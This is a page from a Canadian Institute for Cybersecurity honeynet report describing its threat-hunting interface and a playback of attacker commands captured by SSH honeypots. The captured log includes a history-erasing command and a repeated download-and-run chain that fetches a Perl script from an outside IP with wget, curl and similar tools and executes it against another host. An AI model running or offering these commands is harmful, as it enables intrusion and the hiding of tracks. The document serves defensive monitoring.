
Our user interface for CIC TH(Threat Hunting) is more realistic than the other platforms in honeynet. We are putting more effort into removing false noise and analysing data correctly. Figure 16 shows the CIC Threat Hunting statistics.

Furthermore, we are trying to playback attacker's commands in our system. We have designed an environment based on KippoGraph and Cowrie's logs to playback users' commands. Figure 17 demonstrates this feature. This allows us to see how attackers are navigating the system once they gain access.

All honeypot data is captured and analysed by CICFlowmeter. Now, it is available on <https://www.honeynetproject.com/>




Figure16: UI in CIC Threat Hunting

Honeynet Weekly Report

Canadian Institute for Cybersecurity (CIC)



unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HISTLOG WATCH ; history -n ; export HISTFILE=/dev/null ; export HISTSIZE=0 ; export HISTFILESIZE=0;	067722 89372	2018-10-03 1 6:02:30	▶ Play TTY Log
uname -a	594edb4 392b6	2018-10-03 1 4:57:38	▶ Play TTY Log
free -m	21951a2 8f266	2018-10-03 1 4:55:01	▶ Play TTY Log
cat /proc/cpuinfo	21951a2 8f266	2018-10-03 1 4:54:59	▶ Play TTY Log
uname	21951a2 8f266	2018-10-03 1 4:54:59	▶ Play TTY Log
killall -9 perl;cd /var/tmp/ ; cd /tmp/ ; rm -rf ssh1.txt ; wget http://185.234.216.210/ssh1.txt ; mv ssh1.txt wget.txt ; perl wget.txt 193.169.252.253 ; lwp-download http://185.234.216.210/ssh1.txt ; mv ssh1.txt lynx.txt ; perl lynx.txt 193.169.252.253 ; fetch http://185.234.216.210/ssh1.txt ; mv ssh1.txt fetch.txt ; perl fetch.txt 193.169.252.253 ; curl -O http://185.234.216.210/ssh1.txt ; mv ssh1.txt curl.txt ; perl curl.txt 193.169.252.253 ; rm -rf ssh1.txt wget.txt lynx.txt fetch.txt curl.txt	21951a2 8f266	2018-10-03 1 4:54:58	▶ Play TTY Log
free -m	32860b2 632af	2018-10-03 1 4:42:48	▶ Play TTY Log
cat /proc/cpuinfo	32860b2 632af	2018-10-03 1 4:42:46	▶ Play TTY Log
uname	32860b2 632af	2018-10-03 1 4:42:46	▶ Play TTY Log
killall -9 perl;cd /var/tmp/ ; cd /tmp/ ; rm -rf ssh1.txt ; wget http://185.234.216.210/ssh1.txt ; mv ssh1.txt wget.txt ; perl wget.txt 193.169.252.253 ; lwp-download http://185.234.216.210/ssh1.txt ; mv ssh1.txt lynx.txt ; perl lynx.txt 193.169.252.253 ; fetch http://185.234.216.210/ssh1.txt ; mv ssh1.txt fetch.txt ; perl fetch.txt 193.169.252.253 ; curl -O http://185.234.216.210/ssh1.txt ; mv ssh1.txt curl.txt ; perl curl.txt 193.169.252.253 ; rm -rf ssh1.txt wget.txt lynx.txt fetch.txt curl.txt	32860b2 632af	2018-10-03 1 4:42:45	▶ Play TTY Log
free -m	7045b94 2ee59	2018-10-03 1 4:10:49	▶ Play TTY Log
cat /proc/cpuinfo	7045b94 2ee59	2018-10-03 1 4:10:48	▶ Play TTY Log
uname	7045b94 2ee59	2018-10-03 1 4:10:47	▶ Play TTY Log
killall -9 perl;cd /var/tmp/ ; cd /tmp/ ; rm -rf ssh1.txt ; wget http://185.234.216.210/ssh1.txt ; mv ssh1.txt wget.txt ; perl wget.txt 193.169.252.253 ; lwp-download http://185.234.216.210/ssh1.txt ; mv ssh1.txt lynx.txt ; perl lynx.txt 193.169.252.253 ; fetch http://185.234.216.210/ssh1.txt ; mv ssh1.txt fetch.txt ; perl fetch.txt 193.169.252.253 ; curl -O http://185.234.216.210/ssh1.txt ; mv ssh1.txt curl.txt ; perl curl.txt 193.169.252.253 ; rm -rf ssh1.txt wget.txt lynx.txt fetch.txt curl.txt	7045b94 2ee59	2018-10-03 1 4:10:46	▶ Play TTY Log
uname -a	9c65e3f1 f97f	2018-10-03 1 3:09:52	▶ Play TTY Log
uname -a	6a3085b fb28c	2018-10-03 1 2:45:27	▶ Play TTY Log
uname -a	20d9696 ca892	2018-10-03 1 0:22:43	▶ Play TTY

Figure17: CIC TH Playback



Statistics




Figure18: Online analyzed data by CICFlowmeter